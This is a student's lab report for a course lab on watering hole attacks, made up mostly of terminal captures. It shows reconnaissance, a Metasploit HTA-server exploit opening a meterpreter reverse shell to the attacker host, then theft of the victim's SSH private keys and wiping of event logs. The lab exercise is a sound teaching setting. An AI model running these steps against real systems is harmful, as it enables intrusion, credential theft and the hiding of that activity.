

Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02

Student:

Amar Korac

Email:

akorac@neiu.edu

Time on Task:

4 hours, 35 minutes

Progress:


100%

Report Generated: Tuesday, October 11, 2022 at 9:28 PM

Hands-On Demonstration

Part 1: Perform Reconnaissance on the Target

8. Make a screen capture showing the server's rejection of the SSH login.



```
root@kali: /home/kali
Performing a Watering Hole Attack
AttackLinux01
2022-10-06 14:44:29
Amar Korac

Nmap done: 1 IP address (1 host up) scanned in 4.92 seconds

root@kali: /home/kali
# traceroute drisst.org
traceroute to drisst.org (200.0.0.86), 30 hops max, 60 byte packets
 1 202.20.2.1 (202.20.2.1) 0.251 ms 0.191 ms 0.181 ms
 2 201.10.1.1 (201.10.1.1) 0.518 ms 0.514 ms 0.503 ms
 3 drisst.org (200.0.0.86) 0.698 ms 0.921 ms 0.913 ms

root@kali: /home/kali
# nmap -O -sV 201.10.1.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-06 15:43 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 201.10.1.1
Host is up (0.00055s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.02 seconds

root@kali: /home/kali
# ssh admin@201.10.1.1
The authenticity of host '201.10.1.1 (201.10.1.1)' can't be established.
ED25519 key fingerprint is SHA256:JcI5/0Y2rEpCstzVnFoZrc1hDvKfVz+4sSwJyi/g.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '201.10.1.1' (ED25519) to the list of known hosts.
admin@201.10.1.1: Permission denied (publickey).
```

Performing a Watering Hole Attack


Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02

18. Make a screen capture showing the XSS proof-of-concept on the watering hole.



Part 2: Perform a Watering Hole Attack

10. Make a screen capture showing the successful server start-up in Metasploit.



Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02

15. Make a screen capture showing the delivering payload message.

```
OWASP Juice Shop - Mo... root@kali: /home/kali
Performing a Watering Hole Attack
AttackLinux01
2022-10-06 22:12:37
Amar Korac

Module options (exploit/windows/misc/hta_server):

Name      Current Setting  Required  Description
-----
SRVHOST    202.20.2.4       yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT    8080             yes       The local port to listen on.
SSL        false            no        Negotiate SSL for incoming connections
SSLCert    no               no        Path to a custom SSL certificate (default is randomly generated)
URIPATH    JuicerClient.hta no         The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     202.20.2.4       yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  --
0   Powershell x86

msf6 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 202.20.2.4:4444
[*] Using URL: http://202.20.2.4:8080/JuicerClient.hta
[*] Server started.
msf6 exploit(windows/misc/hta_server) > [*] 202.20.2.4 hta_server - Delivering Payload
```

23. Make a screen capture showing the session from the remote victim.

```
OWASP Juice Shop - Mo... root@kali: /home/kali
Performing a Watering Hole Attack
AttackLinux01
2022-10-06 22:26:32
Amar Korac

[*] Started reverse TCP handler on 202.20.2.4:4444
[*] Using URL: http://202.20.2.4:8080/JuicerClient.hta
[*] Server started.
msf6 exploit(windows/misc/hta_server) > [*] 202.20.2.4 hta_server - Delivering Payload

Jobs

Id  Name
--  --
0   Exploit: windows/misc/hta_server windows/meterpreter/reverse_tcp tcp://202.20.2.4:4444

msf6 exploit(windows/misc/hta_server) >
[*] 201.10.1.1 hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 201.10.1.1
[*] Meterpreter session 1 opened (202.20.2.4:4444 -> 201.10.1.1:54814 ) at 2022-10-06 23:19:26 -0400
[*] 202.20.2.4 hta_server - Delivering Payload
[*] 202.20.2.4 hta_server - Delivering Payload

Jobs

Id  Name
--  --
0   Exploit: windows/misc/hta_server windows/meterpreter/reverse_tcp tcp://202.20.2.4:4444

msf6 exploit(windows/misc/hta_server) > sessions

Active sessions

Id  Name  Type  Information  Connection
--  --
1   meterpreter x86/windows DRISST\fsmith @ VWORKSTATION 202.20.2.4:4444 -> 201.10.1.1:54814 (172.30.0.2)


msf6 exploit(windows/misc/hta_server) >
```

Part 3: Perform Post-Exploitation Maneuvers

Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02

4. Make a screen capture showing the **operating system, workstation name, and domain name**.



```
msf6 exploit(windows/misc/hta_server) >
[*] 201.10.1.1 hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 201.10.1.1
[*] Meterpreter session 1 opened (202.20.2.4:4444 -> 201.10.1.1:54814) at 2022-10-06 23:19:26 -0400
[*] 202.20.2.4 hta_server - Delivering Payload
[*] 202.20.2.4 hta_server - Delivering Payload

Jobs

Id Name Payload Payload opts
0 Exploit: windows/misc/hta_server windows/meterpreter/reverse_tcp tcp://202.20.2.4:4444

msf6 exploit(windows/misc/hta_server) > sessions


Active sessions

Id Name Type Information Connection
1 meterpreter x86/windows DRISST\fsmith @ VWORKSTATION 202.20.2.4:4444 -> 201.10.1.1:54814 (172.30.0.2)

msf6 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: DRISST\fsmith
meterpreter > sysinfo
Computer : VWORKSTATION
OS : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en-US
Domain : DRISST
Logged On Users : 5
Meterpreter : x86/windows
meterpreter >
```

6. Make a screen capture showing the **system, user, and idletime** information in your output.



```
msf6 exploit(windows/misc/hta_server) >
[*] 201.10.1.1 hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 201.10.1.1
[*] Meterpreter session 1 opened (202.20.2.4:4444 -> 201.10.1.1:54814) at 2022-10-06 23:19:26 -0400
[*] 202.20.2.4 hta_server - Delivering Payload
[*] 202.20.2.4 hta_server - Delivering Payload

Jobs

Id Name Payload Payload opts
0 Exploit: windows/misc/hta_server windows/meterpreter/reverse_tcp tcp://202.20.2.4:4444

msf6 exploit(windows/misc/hta_server) > sessions

Active sessions

Id Name Type Information Connection
1 meterpreter x86/windows DRISST\fsmith @ VWORKSTATION 202.20.2.4:4444 -> 201.10.1.1:54814 (172.30.0.2)


msf6 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: DRISST\fsmith
meterpreter > sysinfo
Computer : VWORKSTATION
OS : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en-US
Domain : DRISST
Logged On Users : 5
Meterpreter : x86/windows
meterpreter > idletime
User has been idle for: 2 hours 2 mins 49 secs
meterpreter >
```


Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02

12. Make a screen capture showing the screenshot of the user's desktop and TODO.txt file.




23. Make a screen capture showing the successful connection to pfSense firewall with user fsmith.



Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02

27. Make a screen capture showing the **Application, System, and Security** logs were successfully wiped from remote victim fsmith's workstation.



```
File Actions Edit View Help
4508 672 SearchUI.exe x64 1 DRISST\fsmith C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\SearchUI.exe
4576 900 taskhostw.exe x64 1 DRISST\fsmith C:\Windows\System32\taskhostw.exe
4656 672 RuntimeBroker.exe x64 1 DRISST\fsmith C:\Windows\System32\RuntimeBroker.exe
4708 672 RuntimeBroker.exe x64 1 DRISST\fsmith C:\Windows\System32\RuntimeBroker.exe
5296 900 AdobeARM.exe x86 1 DRISST\fsmith C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeARM.exe
5680 568 svchost.exe x64 0

meterpreter > migrate #
[*] Not a PID: #
meterpreter > migrate 260
[*] Migrating from 3224 to 260...
[*] core_migrate: Operation failed: Access is denied.
meterpreter > screenshot -p /home/kali/victim_screenshot.jpg
Screenshot saved to: /home/kali/victim_screenshot.jpg
meterpreter > cd C:\\Users\\fsmith\\.ssh
meterpreter > ls
[*] Unknown command: ls
meterpreter > ls
Listing: C:\\Users\\fsmith\\.ssh

Mode                Size      Type      Last modified      Name
----                -
100666/rw-rw-rw-    473      fil       2021-11-23 06:59:02 -0500 id_rsa
100666/rw-rw-rw-   1456      fil       2021-11-23 06:58:58 -0500 id_rsa.ppk

meterpreter > download id_rsa* -p /home/kali/.ssh/
[*] downloading: .\\id_rsa -> /home/kali/.ssh/id_rsa
[*] download : .\\id_rsa -> /home/kali/.ssh/id_rsa
[*] downloading: .\\id_rsa.ppk -> /home/kali/.ssh/id_rsa.ppk
[*] download : .\\id_rsa.ppk -> /home/kali/.ssh/id_rsa.ppk
meterpreter > clear
[*] Wiping 762 records from Application...
[*] Wiping 2830 records from System...
[*] Wiping 5582 records from Security...
meterpreter >
```

Challenge and Analysis

Part 1: Research Watering Hole Attacks

Research a real-world watering hole attack. Who conducted it? Who/what was the target? What was used as the watering hole? What were the attack vectors? How long did the attack go unnoticed?

The recent Watering Hole Attack was performed by the Russian military in Ukraine. The primary target of this attack was accounting software used by the Ukraine government. The attack used infected systems to gain credentials and then spread itself further throughout network systems, coding each hard drive as it traveled. It took three months before the attack was noticed.

Part 2: Configure an Additional XSS Payload

Make a screen capture showing the **successful alert box generation**.

